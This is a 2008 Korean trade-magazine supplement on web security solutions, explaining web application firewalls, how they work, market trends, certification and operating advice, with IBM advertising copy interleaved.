Web Security Solutions All Guide

웹 보안 솔루션 올가이드

월간 정보보호21c 별책 / 2008년 7월 16일 발행 / 1999년 1월 11일 등록 / 등록번호 서울 라-10832
발행공급처 (주)인포더 / 서울 마포우체국 사서함2호(121-600) / 전화 02-719-6931 / 팩스 02-715-8245

2008 웹 보안 솔루션 올 가이드

Web Security Solutions All Guide

EDITED BY MONTHLY INFORMATION SECURITY 21c

Contents

Chapter 1
웹 보안의 개념과 이해 | Basic Concept

Chapter 2
웹 보안 솔루션 기능은 다 거기서 거기? | Features


IBM은 전 세계 기업의 비즈니스를 지원하고 있습니다.

IBM은 전 세계 모든 산업에서 기업이 기존에 일하던 방법에 대해 새롭게 접근할 수 있도록 지원하고 있습니다. 인텔리전트 전력 네트워크로부터 최신 급수 시스템, 강력한 백신, 그리고 그린 데이터 센터에 이르기까지 IBM은 혁신적 사고를 적용시켜 현재 직면하고 있는 문제를 해결 할 수 있도록 도와드립니다.

START
에너지를 절약하십시오


IBM은 센터포인트 에너지(CenterPoint Energy) 같은 기업들이 더 나은 서비스 가용성을 제공하고 에너지 효율성을 향상시킬 수 있는, 인텔리전트 유틸리티 네트워크 개발을 지원하고 있습니다.

STOP TALKING START DOING™
ibm.com/doing/kr에서 비즈니스의 변화를 시작하십시오.



START
정보를 공유하십시오

IBM은 수많은 환자들이 보다 나은 의료 서비스를 받을 수 있도록 의료 보건 기관들이 주요 정보를 실시간으로 공유하는 시스템 구현을 지원하고 있습니다.




START
역사를 탐험하십시오

IBM과 내셔널 지오그래픽(National Geographic)은 5년간 20만개 이상의 DNA 샘플 연구를 통하여 인류의 지구 거주 역사와 인류 공통의 유전적 뿌리를 찾아내는 게놈 프로젝트(Genographic Project)를 진행하고 있습니다.


START
시장을 개척하십시오

IBM의 글로벌 통합 딜리버리 모델은 기업이 자원의 최적화, 비용 절감, 새로운 시장 개척을 통해 비즈니스 구조를 개선할 수 있도록 지원하고 있습니다.



START
내일을 예측하십시오

IBM과 스크립스 연구소(The Scripps Research Institute)는 슈퍼컴퓨터를 사용해 십 억 종의 조류독감 돌연변이 바이러스 중 가장 전염성이 강한 바이러스를 찾아내고, 발병 전에 백신을 개발할 수 있도록 지원하고 있습니다.



START
남보다 앞서가십시오

IBM은 은행이 계좌 개설에 소요하는 시간을 수 시간에서 수 분으로 단축함으로써 고객들이 더욱 신속하고 편리한 서비스를 경험할 수 있도록 지원하고 있습니다.

Web
Security Solutions
All Guide

Chapter 3
웹 보안 전문가 노하우 훔쳐보기 | Knowhow

Chapter 4
웹 보안 솔루션, 이렇게 활용하라 | Case Study

Chapter 5
부록 | Appendix

Chapter 1

Basic Concept

웹 보안의 개념과 이해

01

웹 방화벽의 개요

웹 애플케이션 보안 대책으로 부상하는 웹 방화벽

글 · 월간 정보보호21c 편집팀

최근 인터넷의 사용이 대중화 되면서 웹을 통한 다양한 서비스와 비즈니스가 기업과 공공기관 등에서 제공되고 있다. 특히 초기의 단순 자료 검색에서 전문화된 서비스와 애플리케이션 제공으로 그 분야의 다양화 및 부가가치가 날로 높아지고 있는 추세다.

그러나 이러한 발전과 더불어 IT 인프라와 관련된 보안사고와 취약점은 날로 증가하고 있으며 그 방법도 다양해졌다. 특히 최근에는 옥션해킹 사건을 비롯해 각 공공기관과 금융권 해킹 사건 등 웹 관련 보안 사고들이 급격한 증가세를 보이고 있다.

물론 과거부터 IT보안에 대한 관심은 계속되어왔으며, 특히 보안업계의 논점이 최근 인프라 보안에서 개인정보보호 및 애플리케이션 보안을 포함하는 보다 다양하고 세분화된 영역으로 확장되고 있다. 그렇지만 아직도 대부분의 조직들은 웹 애플리케이션 보안보다는 IT 인프라 보안에 대한 투자와 관심을 보이는 경향이 강하다. 그러나 점차 전문화된 영역과 깊이 있는 보안 수준을 추구하면서 안전한 웹 서비스와 같은 새로운 요구조건이 대두되면서 상황이 바뀌고 있다. 특히 애플리케이션 보안에 대한 필요성이 증가하면서 애플리케이션 보안에 대한 관심이 더욱 고조되어 애플리케이션 보안 시스템에 대한 투자가 더욱 늘어날 것으로 예상된다.

지난 2007년 웹 방화벽 시장은 300억원 규모로 예상 됐으나 100억원 규모에 그쳤다. 그 이유는 예상과 달리 본격적인 시장 형성이 아직 이루어지지 않았고 또 업체 간 출혈경쟁으로 인한 것으로 분석되고 있다. 웹 방화벽의 필요성은 이미 많이 알려졌고 올해 공공기관의 보안 예산 책정이 늘어날 것으로 예상되면서 업계는 공공기관 등에서 웹 방화벽의 구축이 확대될 것으로 전망하고 있다.

이 때문에 업체들은 공공기관 웹 방화벽 공급에 필수적인 국가정보원 검증필 인증을 너도 나도 서두르고 있으며 정보보호제품 평가기관의 복수화로 인해 많은 업체들이 공공기관을 대상으로 활발한 영업을 펼치고 있다. 이로 인한 업체들간의 출혈경쟁을 피할 수는 없지만 주요 시장이 공공 및 교육기관인 점을 감안하면 인증과 적합성 검증 여부가 업체들간 경쟁에서 중요한 변수로 작용할 것으로 예상된다.


웹 방화벽은 현재 공공기관에서 대기업, 금융기관, 교육기관 순으로 도입되고 있는 추세다. 공공기관에 비해 대기업과 금융기관은 성능, 서비스 가용성 등을 문제점으로 지적하고 도입을 미루어 왔지만 최근 웹 방화벽의 필요성의 대두와 대기업들의 핵심기술 유출, 금융기관들의 인터넷뱅킹 해킹사례 등으로 본격적인 시장 형성이 예상된다. 특히 기업대상 웹 방화벽 시장은 대기업과 금융기관, 대형 포털사들을 중심으로 형성될 것으로 업계는 전망하고 있다. 이와 같이 기업 대상의 사업 규모가 커짐에 따라 웹 방화벽 업체들은 기업의 요구에 맞는 고성능 제품으로 업그레이드 시키고 있으며 글로벌 기업의 보안시장 공세 강화로 인해 국내 제품보다 고성능의 외산 제품들과의 국내 기업의 경쟁이 치열하게 전개될 것이다.

기존 보안 시스템과 웹 방화벽의 차이

웹 방화벽은 애플리케이션의 계층 분석 기술과 정규화 기술을 바탕으로 특화된 검사 엔진을 탑재해서 URL에 따른 접근 제어 기능과 SSL 트래픽을 자체적으로 복호화 검사하여 처리하기 때문에 기존의 보안 시스템과는 다른 차별성을 갖는다.

분석해야 할 자료를 어디에서 얻는지에 따라 네트워크 기반과 웹 서버 기반으로 나누는데 네트워크 기반의 방화벽은 HTTP/HTTPS 트래픽을 분석함으로 웹 서버의 종류와 상관없이 보호가 가능한데 비해 웹 서버 기반은 웹 서버가 제공하는 API 기반으로 구현되어 해당 웹 서버(IIS/아파치)의 플러그인 형식으로 탑재된다.

웹 애플리케이션의 모델은 포지티브 시큐리티 모델과 네거티브 시큐리티 모델로 구분하는데 포지티브 시큐리티 모델은 안전하다고 정의된 것만 허용하고 네거티브 시큐리티 모델은 위험하다는 것만 거부하



〈출처 : 잉카인터넷〉

▲ 웹 방화벽의 등장

고 나머지는 모두 허용하는 모델이다. 포지티브 시큐리티 모델이 먼저 URL 접근제어나 특정 방법의 수행 여부 허가 등 접근 및 사용이 허가된 목록을 기준으로 필터링을 수행한다. 필터링이 수행되고 난 이후 네거티브 시큐리티 모델이 패턴 매칭, 입력 값에 대한 검증, 비정상 침입탐지 기능을 구현하여 애플리케이션 레벨에 대한 공격을 탐지한다.

웹 2.0은 대화형 웹 프로그램을 사용하여 자바스크립트(AJAX) 같은 기술의 사용이 급증하였기 때문에 보안상 문제점이 현재 많이 존재하고 있고 악성코드를 침투시키거나 데이터 조작을 통해 기존의 서비스에 영향을 끼치는 여러 가지 공격이 가능하다. 이러한 보안상의 문제로 인해 국내의 싸이월드와 비슷한 미국의 마이스페이스닷컴은 웜바이러스에 공격당했고 야후닷컴에서는 야후배너가 각각 자바스크립트로 인한 허점으로 공격을 받았다. 이러한 허점을 없애기 위해 기존의 모든 웹 코드를 수정하는 것에는 시간이 걸릴 뿐더러 기존의 방화벽으로는 이러한 공격에 대응하는 것이 부족하기에 웹 방화벽의 필요가 더욱 더 절실해 지고 있다.

웹 방화벽은 웹 서버에서 보내는 정보에 대한 컨텐츠 필터링 기능이 있어서 그 컨텐츠의 내용을 해석하여 무단으로 정보가 노출되는 것을 막는 역할도 한다.

가령 웹서버에 연결된 데이터베이스에서 에러가 발생할 때 나오는 데이터베이스 고유 에러 메시지는 개발자 측면에서는 개발시에 필요한 중요한 정보를 담고 있는데 이 정보는 침입하려는 측에게도 중요하게 사용되기에 이러한 정보가 전송되는 것을 막는다.

또한 주민등록번호나 신용카드번호의 유출을 막는 기능도 하며 필터링 이후에는 쿠키에 대한 무결성 검사나 히든 필드의 변조를 막기 위한 암호화를 수행한다. 웹 방화벽은 기존의 소스코드 검사 도구와

달리 현재 운용중인 시스템에 기존 웹 애플리케이션의 수정 없이 구축할 수 있어 웹 애플케이션의 보안을 위한 가장 좋은 방어 대책으로 부상하고 있다.

웹 방화벽의 주요 기능

1. 분석 시스템

분석 시스템은 HTTP/HTTPS 서비스를 중계하기 위한 시스템 모듈로 사용자의 접속부터 웹 서버 응답처리까지의 일련에 연결을 중계한다. 서비스를 중계하기 위한 기본 프로세서들을 생성하고 서비스를 위한 네트워크 준비를 마치고 데이터베이스로부터 환경 설정 데이터를 읽어와 서비스를 초기화한다. 초기화가 정상으로 이루어졌다면 서비스 프로세서는 사용자의 요청을 기다린다. 사용자의 요청이 들어오면 HTTP 헤더의 데이터를 피싱하여 사용자의 리퀘스트를 분석한다. 분석한 데이터는 인바운드 정책 필터링 모듈에서 보안 정책을 적용하게 된다. 보안 정책 모듈의 리턴으로 사용자 요청이 정상 요청으로 파악되면 웹 서버로 응답을 요청한다. 반면 사용자 요청이 공격으로 파악되면 요청을 거부하고 오류 메시지를 발생한다. 위에 정상 요청에 대한 웹 서버에서 응답이 오면 아웃바운드 모듈을 호출하여 보안 정책을 적용할 수 있도록 한다.

2. 필터링 시스템

분석 시스템이 받은 사용자 요청 HTTP 패킷과 서버 응답 HTTP 패킷은 보안 필터링 시스템으로 넘겨진다. 보안 필터링 시스템은 등록된 HTTP 패킷에 보안 룰을 적용해 공격 패킷인지 아닌지를 판단한다. 만약 공격 패킷으로 판단될 경우에는 분석 시스템에서 결정된 동작 모드에 따른 응답을 준다.

사용자 요청의 보안 필터링은 OWASP 10대 취약점 및 국가정보원 홈페이지 **8대 취약점**에 대한 기능을 지원해야 하며 장애시 대응할 수 있는 바이패스지원이 가능토록해야 한다. 서버 응답의 보안 필터링은 개인정보에 대한 유출 탐지 및 차단, 홈페이지 위변조 방지, 홈페이지 위변조 복구, 출력 금칙어 차단, 신뢰할 수 있는 호스트, 서버 정보 숨김 등을 지원해야 한다.

3. 보안관리 시스템

보안 관리 시스템은 관리자 프로그램에서 센서에 접속할 수 있는 관리자 계정을 생성 및 관리하고 접근통제와 권한 설정을 통해 인가된 관리자에게 센서 내부에서의 권한을 관리할 수 있도록 한다. 센서 접근 관리자에 대한 접근 내역과 각종 설정 변경내역 조회 모니터링을 지원하여 센서에 대한 감사 통제와 감사 내역을 통한 센서 자산에 대한 적절한 보안 대책에 기반이 된 감사 로그를 제공한다.

02

웹 보안 시장 동향

웹 보안 솔루션의 시장 요구사항 변화로 급성장

글 · 월간 정보보호21c 편집팀

Frost&Sullivan의 보고서는 이미 2004년 웹 애플리케이션 보안 시장이 전년대비 성장률 66.5%를 시작으로 매년 전년대비 50% 이상 급속도로 성장할 것으로 전망했다. 또한 웹에 대한 시장요구 사항이 변화됨에 따라 이를 반영하여 보안 영역을 구분했다.

예를 들어 미국의 체크포인트사의 경우 네트워크 보안과 웹 보안, 내부 보안으로 영역을 구분하고 이 가운데 웹 보안이 가장 급속도로 성장할 것으로 예측했으며 관련 제품의 라인업을 갖추려고 노력하고 있다. 이 와는 별도로 웹을 포함한 메신저, 메일 등을 포함하는 애플리케이션 보안 분야에 중점을 두고 향후 이 시장이 급속히 성장할 것으로 예측하고 있다.

양키그룹(Yankee Group)은 'Application Gateways Secure Business Communications' 라는 보고서에서 이들 애플리케이션 보안을 전담하는 게이트웨이 시장을 분석하고 향후 20억 달러 이상의 시장을 형성할 것으로 예상했다. 각각의 기관이 조사한 자료에 따라 수치가 차이가 나긴 하지만 웹 애플리케이션 보안에 대한 수요의 폭발적 증가와 관련 시장의 성장을 동일하게 나타내고 있다.

특히 기업이나 공공기관 애플리케이션 전산 환경이 하루가 다르게 웹 기반으로 바뀌고 있다. 언제 어디서나 내부망에 접속할 수 있으며 대 국민이나 고객대응에 대한 다양한 정보를 손쉽게 공유할 수 있다는

편리함이 그 이유이기 때문이다. 그러나 이러한 환경은 웹 특성상 서비스를 위해 80포트(HTTP)나 443포트 같은(HTTPS)같은 통로를 열어놔야 하는 구조상 근본적인 취약점을 안고 있다. 이에 따라 이곳을 통해 웹 프로그램의 설정 오류나 개발 오류로 인한 웹 애플리케이션 자체의 취약점을 이용한 홈페이지와 웹 서버 해킹이 시도될 수 있다. 이러한 서비스 포트를 통한 침입 공격의 유형의 85% 이상이 웹 애플리케이션 서비스 포트를 통한 공격이다.

실제로 웹 고객 정보를 빼돌리거나 콘텐츠 변조, 서비스거부공격(DoS), 홈페이지 위 · 변조, 내부 중요 시스템의 침입 등 해킹 사고가 최근 들어 눈에 띄게 늘고 있다. 업계 자료에 따르면 국내에서 발생된 해킹 시도의 70% 가량이 웹 애플리케이션의 취약점을 이용한 것으로 추정되고 있다.

웹 애플리케이션을 통한 보안 사고는 PHP 취약점 및 제로보드 · 그누보드 · 코웹로그 등 웹 게시판 프로그램의 취약점을 이용한 해커그룹이 홈페이지를 무차별 변조하면서 발생한 현상으로 전 세계적으로 '주의경보' 발령과 더불어 즉각적인 수정 및 패치 업그레이드를 권장하고 있다.

당시 구글 등 인터넷 검색엔진을 이용해 관련 취약점이 패치되지 않은 웹 서버들을 찾아 해킹 한 것으로 판단되며 단시일 내에 700여개 홈페이지가 변조되었고 이중 450개는 한 해커그룹에 의해 이뤄지기도 했다. 이는 하나의 취약성으로 인해 얼마나 많은 시스템이 피해를 입을 수 있는지를 보여준 사건이었다.

이와 같은 사건에 대한 웹 보안 강화 방법으로 제일 먼저 고려할 수 있는 것은 개발자의 웹 프로그래밍 시 코드상의 오류를 근본적으로 고치는 것이다. 하지만 대부분의 웹 애플리케이션 프로젝트에서는 서비스의 편의성 및 기능 구현을 중요시하는 풍조, 프로젝트 오픈 완료 일정에 따른 소스 보안검증의 부실함으로 인해, 개발자 스스로도 취약성을 인지하면서도 보안성 강호를 무시하여 많은 취약성을 가진 웹 애플리케이션이 구축되는 경우가 많다.

그러나 시스템 오픈 후 취약성이 존재하는 소스를 일일이 찾아내어 고친다는 것은 많은 시간과 비용을 필요로 하며 보안성 강화를 통한 프로세스의 변경 및 재개발, 성능 저하에 대한 우려를 이유로 대부분의 웹 사이트가 사고 발생 전까지 무방비 상태로 놓이게 되며 큰 사고로 연결되기도 한다. 초기 보안시스템의 이슈는 방화벽으로부터 시작해 침입탐지시스템(IDS) 또는 침입방지시스템(IPS)을 웹 서버의 앞단에 구축해 불법적인 침입을 막는 역할을 했다.

이러한 보안 시스템은 1세대 또는 2세대 보안시스템으로서 불특정한 침입자에 대한 보안을 하기 위한 것으로 네트워크 레벨에서 사용하지 않거나 인증되지 않은 포트를 차단하고 패킷에 대한 필터링을 통

웹 방화벽 도입시 고려사항

1. 기존 구성된 네트워크 환경 변경 없이 설치가 편리한가?
2. OWASP 10대 취약성 및 국가정보원 8대 웹 보안 취약점에 대한 보안 기능 수행을 하는가?
3. 피싱 같은 홈페이지 위 · 변조 해킹 공격이 들어와도 서비스는 자동 복구되어 연속적인 서비스가 지원되는가?
4. 웹 페이지 또는 웹 메일 내용에서 개인정보(주민등록번호, 카드번호, 계좌번호 등등)에 해당하는 내용까지 탐지 및 차단이 가능한가?
5. 게시판이나 웹메일에서 업로드 또는 다운로드되는 첨부파일에 대한 개인정보 탐지 및 차단이 가능한가?
6. 보안정책 및 관리부문에서 운영자의 편의성을 제공하는가?
7. 관리자 권한 제어 및 감사내역을 제공하는가?
8. 로그 정보를 통해 관리자가 직관하여 상황을 판단할 수 있는 유용한 정보를 제공하는가?
9. 문제 발생시 운영자가 알 수 있도록 알람 기능이 제공되는가?
10. 다양하고 고도화되어 가는 해킹에 대해 대응할 수 있는 방안이 있는가?
11. 실시간 서비스를 지원하기 위한 웹 애플리케이션 방화벽의 유지보수 지원이 원활한가?

해서 비정상적인 침입자를 차단하기 위한 기능이 주였다.

그러나 여기에는 커다란 문제가 존재한다. 웹의 특성상 방화벽을 설치하더라도 사용되는 서비스 포트는 항상 개방해야 하기 때문에 웹 서비스 포트를 통한 공격에 대해서는 무방비 상태로 노출된다는 것이다. 최근 지원영역을 애플리케이션 단까지 확장한 DPI(Deep Packet Inspection) 방화벽이나 IPS가 출시되고 있으나 네트워크 레벨 기반의 보안 시스템에서 애플리케이션 레벨의 방어를 하는 데는 한계를 갖고 있을 수 밖에 없다. 이들은 주로 시그니처에 의존한 패턴 매칭기술을 기반으로 애플리케이션 영역의 '이미 알려진' 공격만을 차단하기 때문에 패턴데이터에 저장되지 않은 웹 애플리케이션 공격을 탐지하거나 기업에서 자체적으로 개발한 웹 애플리케이션의 취약점을 이용한 시그니처를 제공하지 못하는 한계가 있다.

CC인증 획득이 시장 선점의 열쇠

현재 웹 방화벽은 제품의 기능이나 성능에 대한 검증이 어려워 CC인증 여부가 제품 구매의 주요 기준이 되고 있다. 따라서 CC인증의 중요성이 높고 기술적 경쟁력이 바탕이 된 제품의 CC인증 획득이 시장의 판도를 잡는 열쇠가 될 것으로 업계 관계자들은 내다보고 있다. 아울러 최근의 웹 해킹에 따른 웹

방화벽의 필요성과 관심이 증가함에 따라 올해 웹 방화벽 시장은 큰 상승세가 예상되고 있다. 특히 기존 많은 보안 업체들이 웨 방화벽을 개발하고 CC 인증을 획득하고 이를 준비하고 있어 공공기관을 중심으로 많이 도입될 것으로 전망되고 있다. 특히 CC 인증이 공공기관 납품에 있어 중요한 요소이기 때문에 각 업체들은 CC인증에 대해 촉각을 곤두세우고 있다.

올해 추가 인증제품이 등장함에 따라 각 보안담당자들은 제품의 선택폭이 넓어졌다. 특히 제품의 기능 및 안정성 등 기술적인 면에서 치열한 경쟁이 전개될 전망이다. 그러나 업체간 지나친 과열경쟁으로 인한 가격적인 출혈경쟁이 있어서는 안 될 것이다. 한편 지난 해부터 공공기관을 중심으로 웹 방화벽의 도입이 이어지고 있어 향후 웹 방화벽 시장은 공공기관을 중심으로 확대될 전망이다.

03

웹 보안의 필요성과 시장 전망

애플리케이션 위협 대응 시스템 마련이 보안 이슈

글 · 월간 정보보호21c 편집팀

현재 국내에서 빈번하게 발생하고 있는 해킹사고의 70% 이상은 웹을 통해서 이루어진다는 발표가 있다. 더 이상 시스템 해킹이나 그 외 해킹사고가 안 위험하다를 따지려는 문제는 아니지만 우리는 누구나 쉽게 웹을 통해 자료를 검색하고 정보를 공유 할 수 있는 현대에 살고 있다. 이처럼 웹이 우리 생활 속에 깊게 자리 잡혀있고 장점이 크게 부각되는 만큼 웹을 통한 위협도 무시할 수 없는 상황이다.

특히 최근 들어 해킹사고가 빈번하게 언론을 통해 보도되고 있다. 그 중 대부분은 웹을 통한 해킹사고로 어느 웹 사이트에 강한 불만을 갖고 메인 페이지를 변조해 우롱하는 사고부터 한 기업의 고객정보를 모조리 빼돌려 상업적인 목적에까지 사용되고 있다. 이에 대해 박종성 NSHC 연구원은 "웹 보안은 더 이상 소 잃고 외양간 고치는 일이 없어야 한다. 특히 안일한 마음을 가지고 있는 보안 관리자는 무엇이 자신의 비즈니스에서 가장 큰 리스크인지를 한 번쯤 다시 생각을 해봐야 한다"고 강조했다.

또 문성준 인터비젠테크놀로지 이사는 "애플리케이션 취약점을 이용한 공격이 전체 공격의 70% 이상을 차지하고 있는 상황에서 대부분이 웹 취약점을 이용한 공격이다"며 "웹 보안이란 이러한 애플리케이션 레벨 공격에 대한 방어, 애플리케이션 보안 테스트 및 사전 조치 방안을 마련하는 것"이라고 말했다.

최근 모든 기업들의 비즈니스 인프라에서 애플리케이션을 사용하지 않는 경우는 거의 없으며 또한 웹 환경의 발달에 따라 애플리케이션 레벨의 보안 위협은 더욱 심각해 질 것이기 때문에 애플리케이션 위협에 대응 할 수 있는 시스템 마련이 중요한 보안 화두로 인식되고 있는 것이다.

웹 보안 시장 지속적 성장세 전망

특히 최근 국내 웹 보안 시장의 흐름은 하드웨어나 소프트웨어가 아닌 서비스를 어떻게 얼마나 제공하느냐에 많은 관심을 두고 있다. 국내 유명 쇼핑몰의 고객정보 유출사건도 이미 많은 보안 시스템을 구축해 놓은 상태에서 공격이 이뤄졌던 만큼 유형적인 보안 솔루션에만 의지할 것이 아니라 무형적인 보안 서비스에 관심이 더욱 집중될 것으로 전망된다.

현재 웹 보안 시장의 가장 큰 문제점에 대해서 박종성 연구원은 “기업의 대표나 웹 사이트 관리자의 안일한 태도로 꼽을 수 있다”며 “해킹사고가 발생한 후에야 급하게 상황을 수습하고 비즈니스에 막대한 영향을 줄 수 있을 정도로 엄청난 손해비용을 부담해야 보안에 각별한 신경을 쓰는 반복적인 악습은 더 이상 남의 일만은 아닐 것”이라고 강조했다.

이러한 가운데 최근 제공되는 웹 보안 솔루션 제품과 서비스 동향을 살펴보면 웹 보안 솔루션은 하드웨어로 구성되어 있는 웹 방화벽 같은 제품과 보안USB 등의 솔루션이 출시되어 있고 고객정보를 많이 보유하고 있는 기업을 위한 DB 암호화 솔루션이나 안티바이러스 솔루션 등 같이 소프트웨어로 구성된 보안 솔루션이 있다. 이 외에도 모의해킹이라든지 보안컨설팅 같이 전문 인력을 투입해 진행하는 일회성 보안 서비스도 있으며 보안관제와 같이 장기적인 서비스도 활발히 진행 중이다.

문성준 이사는 “웹 보안 솔루션은 크게 웹 방화벽, 웹 스캐너, 소스코드 분석과 같은 세 가지 유형으로 나뉠 수 있다”며 “웹 방화벽의 경우 사용자 입장에서 가장 손쉬운 웹 보안 방안이기는 하나 웹 서버의 성능 저하, 룰 세팅의 방대함 등으로 인해 실제 적용에 어려움을 겪고 있지만 향후 하드웨어 및 소프트웨어 기술 발전에 따라 자연스럽게 문제 해결이 될 것으로 보인다”고 설명했다.

또한 “웹 스캐너의 경우 테스트 단계에서 공격자 관점으로 애플리케이션을 테스트하며 페이지상에 존재하는 취약점 및 설정상의 취약점들을 도출한다. 소스코드 분석은 취약점의 근본 원인인 소스코드상의 취약점을 찾아내어 조치 할 수 있도록 하며 변경관리, 형상관리 등과의 연동을 통해 개발프로세스와 연동될 수 있다”며 “이 세 가지의 솔루션들은 상호 보완적인 관점이며 개발 프로세스의 각 단계에서 각기 독립적으로 적용될 수 있으나 향후에는 통합되어 전체 개발 프로세스에 대한 통합 보안관리로 발전

될 것"이라고 덧붙였다. 그는 또 현재 웹 보안 시장의 문제점은 웹 보안에 대해 개발 이후의 사후적인 관점에 치우쳐져 있다는 것이라고 지적했다. 이는 개발 완료 후에 웹 보안적용이 필요하기는 하지만 사후 관점 뿐 아닌, 개발 및 테스트 단계의 보안 적용 방안에도 많은 신경을 써야 한다는 것이다.

애플리케이션 취약점 분석 중요성 확대

아울러 최근 애플리케이션 취약점 분석 시장도 서서히 시장에서 자리를 잡아가고 있다. 이러한 애플리케이션 취약점 분석 시장이 본격적으로 형성되기 시작한 것은 지난 2004년 이후이고 가트너 보고서의 독립적인 항목으로 기술되기 시작 한 것도 2005년 이후다.

이 보고서에 따르면 2007년 전 세계 웹 애플리케이션 취약점 분석 시장은 전년 대비 40% 성장한 1.68억불 정도의 시장이 형성된 것으로 분석됐다. 이 금액은 벤더 라이센스 기준이므로 실제 엔드유저 공급기준의 시장규모는 이보다 더 클 것으로 예측된다.

웹 보안 시장은 국내에서 이미 중요한 키워드로 자리 잡았으며 애플리케이션 취약점 분석과 관련하여 국내 금융권, 대기업 군에서는 '개발 프로세스와 연동된 취약점 조치 시스템' 이 이미 구축되어 있고 최근 들어 금융권의 차세대 시스템 구축 시 개발단계부터의 보안적용, 공공 시장에서의 홈페이지 보안 등과 같이 공공, 민수 분야에서 애플리케이션 취약점 분석의 중요성이 핫 이슈로 대두되고 있어 향후 애플리케이션 취약점 분석 시장의 지속적인 성장이 이루어 질 것으로 예측된다.

문성준 이사는 애플리케이션 취약점 분석 관점에서의 올 국내 웹 보안 시장에 대해 "국내 시장의 경우 웹 스캐너는 경우 2002년, 소스코드 분석도구의 경우 2005년부터 국내에 공급되기 시작했다"며 "국내 애플리케이션 취약점 분석에 대한 정확한 시장 분석이 되어 있는 보고서는 없으나 엔드 유저 공급가 기준으로 2007년에 30~40억원 규모의 시장이 형성되었을 것으로 추측되며 2008년에는 60억원 내외의 시장이 형성될 것"으로 예측했다.

04

웹 보안의 효율적 대책과 운영 방안

보안 전담팀과 전사적인 보안 정책 수립이 중요

글 · 월간 정보보호21c 편집팀

웹 보안을 효율적으로 관리하기 위해서는 기업에 보안 전담 팀을 구성해서 전사적인 보안 정책을 기획하여 기술적인 부분에서부터 관리적인 부분, 나아가 물리적인 부분까지 보안을 기업 문화에 정착시키는 것이 가장 이상적이다.

박종성 NSHC 연구원은 "대부분의 기업이 보안 전담 팀을 운영하기엔 무리가 있는 것이 현실이다. 그렇다고 별다른 대책을 세우지 않고 무리하게 비즈니스를 진행하기보다는 정기적으로 보안 전문기업에 보안컨설팅을 의뢰해 하나하나 문제를 해결해 나가면서 담장을 높여가는 것이 중요하다"고 강조했다.

최근 웹 보안 솔루션의 대표 솔루션은 최근 각광을 받고 있는 웹 방화벽이다. 웹 방화벽은 80포트를 통해 들어온 공격자의 해킹 시도를 이미 정해진 패턴에 모두 등록을 시켜놓고 패턴을 검사해서 필터를 시키는 방식으로 시중에 판매 중에 대부분의 웹 방화벽이 OWASP 웹 보안 취약점 TOP 10에 대응하는 기술력을 가지고 있다.

박 연구원은 "웹 방화벽을 도입했다고 해서 무작정 마음을 놓고 있다면 자리만 차지하고 있는 고철덩어리에 불과하다"며 "철저한 보안 관제와 새로 등장하는 최신 웹 해킹 패턴을 파악해 정기적으로 업데이트를 시켜주어야만 안정적으로 웹 사이트를 운영할 수 있을 것"이라고 덧붙였다.

또 문성준 인터비젠테크놀로지 이사는 “웹 애플리케이션에 대한 개발, 테스트, 운영 부서간의 유기적인 업무 협조 및 보안 체계 구축에 의해 효율적인 웹 보안이 구축 될 수 있다”고 설명했다. 이는 개발 단계에서는 개발 보안 지침에 따른 애플리케이션 개발이 필요하고 테스트 단계에서는 품질 관점 뿐 아닌 보안관점의 애플리케이션 테스트 방안이 필요하다는 것.

문 이사는 또 “운영단계에서는 공격에 대한 방어 방안 및 모니터링 방안이 필요하며 이러한 단계별 프로세스를 통해 보안이 고려된 효율적인 애플리케이션이 완성된다”고 덧붙였다.

특히 공공시장의 경우 애플리케이션 관리의 대부분을 아웃소싱 하므로 기 개발된 애플리케이션의 보안 적용을 위해 운영 관점의 웹 보안 솔루션이 적당하다. 또한 공공 애플리케이션의 대부분이 SI 개발 형태이므로 개발 초기부터 보안을 고려하여 개발 할 수 있는 방안이 필요하다.

기업 및 금융기관은 공공 시장과는 다르게 기업 및 금융기관의 경우 개발 및 운영을 자체적으로 해결하는 경우가 많으며 대부분의 경우 개발 프로세스가 확립되어 있으므로 개발 프로세스와의 연동을 통한 보안 취약점 관리 및 운영 애플리케이션에 대한 전수검사를 통한 취약점 조치 가능 여부가 관건이며 변화되는 애플리케이션에 대한 변화 관리 지원 여부가 필요하다.

철저한 보안 관제와

새로 등장하는 최신 웹 해킹 패턴을 파악해
정기적으로 업데이트를 시켜주어야만 안정적으로 웹 사이트를 운영할 수 있을 것

효율적인 웹 보안 시스템 운영 방안

효율적으로 웹 보안 시스템을 구축하고 운영하기 위해서는 웹 2.0 시대를 맞아 급변하고 있는 웹 보안의 트렌드를 잘 파악하고 보안 솔루션 구매 시 자신의 기업과 조직에 얼마나 최적화된 솔루션인지를 잘 살펴보는 것은 필수다. 또 보안 관리자는 항상 최신 패치에 신경을 쓰면서 보안관제 센터로부터 주기적인 보안관제 리포팅을 꾸준히 검토해야 한다. 이 외에도 내부적인 보안 전담 팀이 있더라도 외부자의 관점에서 아웃소싱 보안 컨설팅을 한번씩 받아 보는 것도 좋은 방법 중에 하나일 것이다.

